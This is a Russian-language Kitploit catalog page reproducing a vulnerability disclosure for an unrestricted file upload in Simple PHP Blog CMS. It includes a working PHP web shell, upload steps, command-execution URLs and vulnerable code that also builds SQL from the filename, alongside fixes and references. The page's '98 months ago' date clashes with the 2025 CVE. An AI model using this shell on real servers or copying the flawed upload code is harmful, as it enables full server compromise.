
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
RCE-Simplephpblog-biggiedroid — CVE-2025-15495 - Произвольная загрузка файлов, приводящая к удаленному выполнению кода (RCE) | Kitploit
Инструменты/GitHubGitHub/asim-qazi/rce-simplephpblog-biggiedroid
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubasim-qazi/rce-simplephpblog-biggiedroid

RCE-Simplephpblog-biggiedroid

CVE-2025-15495 - Произвольная загрузка файлов, приводящая к удаленному выполнению кода (RCE)

Репозиторий
98 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-15495 - Произвольная загрузка файлов, приводящая к удаленному выполнению кода (RCE)

Продукт


BiggiDroid – Simple PHP Blog CMS Страница продукта: https://biggidroid.com/product/simple-php-blog/

Тип уязвимости

  • Произвольная загрузка файлов
  • Неограниченная загрузка файлов
  • Удаленное выполнение кода (RCE)

Серьезность

Критическая

CVSS (Оценка): 9.8 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H)


Краткое описание

Система Simple PHP Blog CMS содержит уязвимость неограниченной загрузки файлов в функциональности загрузки логотипа сайта панели администратора. Аутентифицированный злоумышленник может загрузить вредоносный PHP-файл, замаскированный под изображение, который сохраняется в доступном через веб директорию и выполняется сервером, что приводит к удаленному выполнению команд.


Затронутый компонент

Панель администратора → Обновить логотип сайта


Соответствующий фрагмент уязвимого кода:

$target = "../image/".basename($_FILES['image']['name']);
$image = $_FILES['image']['name'];

$query = mysqli_query($con,
"UPDATE sitedetails SET sitelogo='$image' WHERE id='$id'");

if (move_uploaded_file($_FILES['image']['tmp_name'], $target)) {
    // success
}

Проблемы

  • Отсутствует проверка расширения файла
  • Отсутствует проверка MIME-типа
  • Отсутствуют проверки содержимого файла на стороне сервера

Доказательство концепции (PoC)


Создание вредоносного PHP-файла

Создайте файл с именем shell.php:

<?php
$cmd = $_GET['cmd'] ?? '';
echo "<pre>";
system($cmd);
echo "</pre>";
?>

Загрузка файла через панель администратора

  • Войдите в панель администратора
  • Перейдите в Логотип сайта → Обновить логотип
  • Загрузите shell.php в качестве файла логотипа
  • Отправьте форму

📌 Приложение принимает PHP-файл без проверки


Доступ к загруженному веб-шеллу

После загрузки файл доступен по адресу:

http://127.0.0.1/image/shell.php


Выполнение системных команд:

http://127.0.0.1/image/shell.php?cmd=dir

Успешное выполнение команд

Сервер выполняет команды ОС и возвращает вывод, подтверждая удаленное выполнение кода.

Доказательство концепции

  1. Страница продукта ProductPage
  2. Загрузить шелл из этого места. shell
  3. PHP-шелл ProductPage
  4. Удаленное выполнение кода rce
  5. Уязвимый код code

Воздействие

Злоумышленник может:

  • Выполнять произвольные команды ОС
  • Читать конфиденциальные файлы конфигурации
  • Изменять или удалять данные приложения
  • Загружать постоянные бэкдоры
  • Полностью скомпрометировать сервер хостинга

Эта уязвимость может привести к полному захвату сервера.


Анализ первопричины

  • Отсутствие белого списка расширений файлов
  • Отсутствие проверки MIME-типа
  • Прямое использование имени файла, предоставленного пользователем
  • Директория загрузки разрешает выполнение PHP
  • Отсутствует .htaccess / усиление безопасности сервера

✅ Рекомендуемые исправления

  1. Ограничить расширения файлов

    $allowed = ['jpg','jpeg','png','gif'];
    
  2. Проверять MIME-тип

    finfo_file()
    
  3. Переименовывать загруженные файлы

    • Использовать случайные UUID
    • Никогда не доверять именам файлов от пользователя

📚 Ссылки

  • OWASP Неограниченная загрузка файлов
  • CWE-434: Неограниченная загрузка файла с опасным типом
  • OWASP Top 10 – A03: Инъекции

🧑‍💻 Обнаружил

  • Mo Asim также известный как Asim Qazi
  • Github: @Asim-Qazi
  • Linkedin: Asim Qazi
  • Студент | Исследователь безопасности
Скачать инструмент